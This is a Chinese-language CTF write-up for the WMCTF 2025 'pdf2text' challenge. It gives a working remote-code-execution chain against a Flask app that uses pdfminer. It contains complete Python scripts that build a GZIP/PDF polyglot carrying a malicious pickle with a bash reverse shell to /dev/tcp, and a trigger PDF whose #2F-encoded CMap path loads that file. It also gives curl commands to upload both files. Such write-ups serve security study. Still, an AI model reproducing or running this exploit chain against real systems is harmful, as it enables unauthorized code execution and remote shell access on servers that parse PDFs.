
WMCTF 2025 Writeup: pdf2text 题目详解
题目完整利用分析
题目环境分析
app.py 关键逻辑:
@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']
    filename = file.filename

    # 路径穿越防护
    if '..' in filename or '/' in filename:
        return 'directory traversal is not allowed', 403

    # 保存到 uploads/ 目录
    pdf_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)

    # PDF格式检查
    parser = PDFParser(io.BytesIO(pdf_content))
    doc = PDFDocument(parser)  # 必须是合法PDF

    with open(pdf_path, 'wb') as f:
        f.write(pdf_content)

    pdf_to_text(pdf_path, txt_path)
限制条件:
- ✅ 文件名不能包含
..或/ - ✅ 必须是合法 PDF (能被
PDFParser解析) - ✅ 会调用
pdfminer的extract_pages()
攻击步骤
Step 1: 生成恶意 pickle.gz
目标: 创建一个既是 PDF 又是 GZIP 的 polyglot 文件。
import zlib, struct, pickle, binascii

def build_pdf(abs_base: int) -> bytes:
    header = b"%PDF-1.7\n%\xe2\xe3\xcf\xd3\n"
    def obj(n, body: bytes): return f"{n} 0 obj\n".encode()+body+b"\nendobj\n"

    objs = []
    objs.append(obj(1, b"<< /Type /Catalog /Pages 2 0 R >>"))
    objs.append(obj(2, b"<< /Type /Pages /Count 1 /Kids [3 0 R] >>"))
    page = b"<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Resources << /Font << /F1 4 0 R >> >> /Contents 5 0 R >>"
    objs.append(obj(3, page))
    objs.append(obj(4, b"<< /Type /Font /Subtype /Type1 /BaseFont /Helvetica >>"))
    stream = b"BT /F1 12 Tf (hello polyglot) Tj ET"
    objs.append(obj(5, b"<< /Length %d >>\nstream\n" % len(stream) + stream + b"\nendstream"))

    body = header
    offsets_abs = []
    cursor_abs = abs_base + len(header)
    for o in objs:
        offsets_abs.append(cursor_abs)
        body += o
        cursor_abs += len(o)

    # xref stream (/W [1 4 2]):type(1B)+offset(4B BE)+gen(2B)
    entries = [b"\x01" + struct.pack(">I", off) + b"\x00\x00" for off in offsets_abs]
    xref_stream = zlib.compress(b"".join(entries))
    xref_obj = (
        b"6 0 obj\n"
        b"<< /Type /XRef /Size 7 /Root 1 0 R /W [1 4 2] /Index [1 5] "
        b"/Filter /FlateDecode /Length " + str(len(xref_stream)).encode() + b" >>\nstream\n" +
        xref_stream + b"\nendstream\nendobj\n"
    )

    startxref_abs = abs_base + len(body)
    trailer = b"startxref\n" + str(startxref_abs).encode() + b"\n%%EOF\n"
    return body + xref_obj + trailer

def build_gzip_with_extra(extra_pdf: bytes, payload: bytes) -> bytes:
    ID1, ID2, CM = 0x1f, 0x8b, 8
    FLG, MTIME, XFL, OS = 0x04, 0, 0, 255
    if len(extra_pdf) > 65535:
        raise ValueError("FEXTRA >65535")

    header  = bytes([ID1, ID2, CM, FLG])
    header += struct.pack("<I", MTIME)
    header += bytes([XFL, OS])
    header += struct.pack("<H", len(extra_pdf))
    header += extra_pdf

    comp = zlib.compressobj(level=9, wbits=-15)
    deflated = comp.compress(payload) + comp.flush()

    crc   = binascii.crc32(payload) & 0xffffffff
    isize = len(payload) & 0xffffffff
    trailer = struct.pack("<II", crc, isize)

    return header + deflated + trailer

if __name__ == "__main__":
    cmd = "bash -c 'bash -i >& /dev/tcp/ip/5555 0>&1'"

    expr = (
        "__import__('os').system(%r) or "
        "{'decode': (lambda self, b: [])}"
    ) % cmd

    class P:
        def __reduce__(self):
            import builtins
            return (builtins.eval, (expr,))

    payload = pickle.dumps(P(), protocol=2)

    pdf = build_pdf(abs_base=12)
    poly = build_gzip_with_extra(extra_pdf=pdf, payload=payload)

    open("evil.pickle.gz", "wb").write(poly)
    assert poly[:4] == b"\x1f\x8b\x08\x04"
    assert poly.find(b"%PDF-") != -1 and poly.find(b"%PDF-") < 1024
为什么 pdfminer 能解析这个文件?
# pdfminer在前1KB范围内查找 %PDF-
# FEXTRA中的PDF会被找到并解析
# 同时gzip.open()也能正常读取压缩数据
生成的文件结构:
┌─────────────────────────────────────┐
│ evil.pickle.gz 文件结构             │
├─────────────────────────────────────┤
│ GZIP Header                         │
│  - Magic: 0x1f 0x8b                 │
│  - Compression: 0x08 (DEFLATE)      │
│  - Flags: 0x04 (FEXTRA enabled)     │
├─────────────────────────────────────┤
│ FEXTRA (扩展字段)                   │
│  - Length: 2 bytes                  │
│  - Content: 完整的PDF文档 ←───┐    │
│    %PDF-1.7                    │    │
│    1 0 obj << /Catalog >>      │    │
│    2 0 obj << /Pages >>        │    │
│    ...                         │    │
│    %%EOF                       │    │
├────────────────────────────────┼────┤
│ Compressed Data (DEFLATE)      │    │
│  - 包含pickle payload          │    │
│  - 执行反弹shell命令           │    │
├─────────────────────────────────────┤
│ GZIP Trailer                        │
│  - CRC32                            │
│  - Original size                    │
└─────────────────────────────────────┘
         │                        │
         │                        │
   gzip.open()            PDFParser()
   读取并解压              在FEXTRA中
   pickle数据             找到%PDF-
         │                        │
         ↓                        ↓
   pickle.loads()          ✓ 格式检查通过
   执行恶意代码
恶意 payload:
class P:
    def __reduce__(self):
        import builtins
        cmd = "__import__('os').system('bash -c \"bash -i >& /dev/tcp/IP/PORT 0>&1\"')"
        return (builtins.eval, (cmd,))

payload = pickle.dumps(P(), protocol=2)
Step 2: 生成触发 PDF
目标: 创建一个 PDF,其字体 CMap 指向恶意 evil.pickle.gz。
import io

def encode_pdf_name_abs(abs_path: str) -> str:
    return "/" + abs_path.replace("/", "#2F")

def build_trigger_pdf(cmap_abs_no_ext: str) -> bytes:
    enc_name = encode_pdf_name_abs(cmap_abs_no_ext)
    header = b"%PDF-1.4\n%\xe2\xe3\xcf\xd3\n"
    objs = []

    def obj(n, body: bytes):
        return f"{n} 0 obj\n".encode() + body + b"\nendobj\n"

    objs.append(obj(1, b"<< /Type /Catalog /Pages 2 0 R >>"))
    objs.append(obj(2, b"<< /Type /Pages /Count 1 /Kids [3 0 R] >>"))
    page = b"<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Resources << /Font << /F1 5 0 R >> >> /Contents 4 0 R >>"
    objs.append(obj(3, page))
    stream = b"BT /F1 12 Tf (A) Tj ET"
    objs.append(obj(4, b"<< /Length %d >>\nstream\n" % len(stream) + stream + b"\nendstream"))
    font_dict = f"<< /Type /Font /Subtype /Type0 /BaseFont /Identity-H /Encoding {enc_name} /DescendantFonts [6 0 R] >>".encode()
    objs.append(obj(5, font_dict))
    objs.append(obj(6, b"<< /Type /Font /Subtype /CIDFontType2 /BaseFont /Dummy /CIDSystemInfo << /Registry (Adobe) /Ordering (Identity) /Supplement 0 >> >>"))

    buf = io.BytesIO()
    buf.write(header)
    offsets = []
    cursor = len(header)
    for o in objs:
        offsets.append(cursor)
        buf.write(o)
        cursor += len(o)

    xref_start = buf.tell()
    buf.write(b"xref\n0 7\n")
    buf.write(b"0000000000 65535 f \n")
    for off in offsets:
        buf.write(f"{off:010d} 00000 n \n".encode())
    buf.write(b"trailer\n<< /Size 7 /Root 1 0 R >>\n")
    buf.write(f"startxref\n{xref_start}\n%%EOF\n".encode())
    return buf.getvalue()

if __name__ == "__main__":
    abs_no_ext = "/proc/self/cwd/uploads/evil"
    with open("trigger.pdf", "wb") as f:
        f.write(build_trigger_pdf(abs_no_ext))
PDF 对象结构:
1 0 obj: Catalog (指向Pages)
2 0 obj: Pages (指向Page)
3 0 obj: Page (使用Font F1)
4 0 obj: Contents (绘制文本,使用F1字体)
5 0 obj: Font F1 → Type0字体,Encoding指向恶意路径
6 0 obj: DescendantFont (CIDFont)
关键技巧: PDFName 编码绕过
def encode_pdf_name_abs(abs_path: str) -> str:
    # PDF Name对象中,#xx表示十六进制字符
    # / 的ASCII是0x2F
    return "/" + abs_path.replace("/", "#2F")

# 输入: /proc/self/cwd/uploads/evil
# 输出: /#2Fproc#2Fself#2Fcwd#2Fuploads#2Fevil
# pdfminer解码后: /proc/self/cwd/uploads/evil
Step 3: 执行攻击
# 1. 上传evil.pickle.gz
curl -sS \
  -F "file=@evil.pickle.gz;type=application/pdf;filename=evil.pickle.gz" \
  http://target:5000/upload

# 2. 上传trigger.pdf触发漏洞
curl -sS \
  -F "file=@trigger.pdf;type=application/pdf;filename=pwned.pdf" \
  http://target:5000/upload
完整的攻击流程图
┌─────────────────────────────────────────────────┐
│ 攻击者                                          │
└─────────────────────────────────────────────────┘
        │
        │ 1. 生成 evil.pickle.gz (polyglot)
        ├──────────────────────────────────►
        │   [GZIP头 + FEXTRA(PDF) + pickle]
        │
        │ 2. 上传 evil.pickle.gz
        ├──────────────────────────────────►
        │
┌───────▼────────────────────────────────────────┐
│ Flask Server                                   │
│                                                │
│ ✓ 检查路径穿越                                 │
│ ✓ 验证PDF格式 (FEXTRA中的PDF通过)             │
│ ✓ 保存到 uploads/evil.pickle.gz               │
└────────────────────────────────────────────────┘
        │
        │ 3. 生成 trigger.pdf
        ├◄──────────────────────────────────
        │   [Font指向 /proc/self/cwd/uploads/evil]
        │
        │ 4. 上传 trigger.pdf
        ├──────────────────────────────────►
        │
┌───────▼────────────────────────────────────────┐
│ pdfminer 解析流程                              │
│                                                │
│ extract_pages("trigger.pdf")                   │
│  ↓                                             │
│ 解析Font字典                                   │
│  ↓                                             │
│ Encoding = /#2Fproc#2Fself#2Fcwd...           │
│  ↓                                             │
│ 解码为: /proc/self/cwd/uploads/evil            │
│  ↓                                             │
│ CMapDB._load_data("evil")                      │
│  ↓                                             │
│ 打开 /proc/self/cwd/uploads/evil.pickle.gz    │
│  ↓                                             │
│ gzip.open() → 读取压缩数据(pickle)             │
│  ↓                                             │
│ pickle.loads(恶意payload)                      │
│  ↓                                             │
│ eval(__import__('os').system(...))             │
│  ↓                                             │
│ bash -i >& /dev/tcp/IP/PORT 0>&1              │
└────────────────────────────────────────────────┘
        │
        │ 5. 反弹shell建立
        ├◄──────────────────────────────────
        │
┌───────▼────────────────────────────────────────┐
│ 攻击者获得shell权限                            │
└────────────────────────────────────────────────┘
实操过程
用上述两个脚本生成文件之后,先上传 gz,再上传 pdf。


查看监听端口,得到反弹 shell。
事实上,这个漏洞已经修了,并且,WMCTF 给的文件里面的依赖使用的是 pdfminer.six,也就是说,会自动下载最新版本!
你直接用这个 docker 文件来构建的环境本身就是复现不了的。
W&MCTF 蛮好的,给的都是 0-day 漏洞,含金量这一块。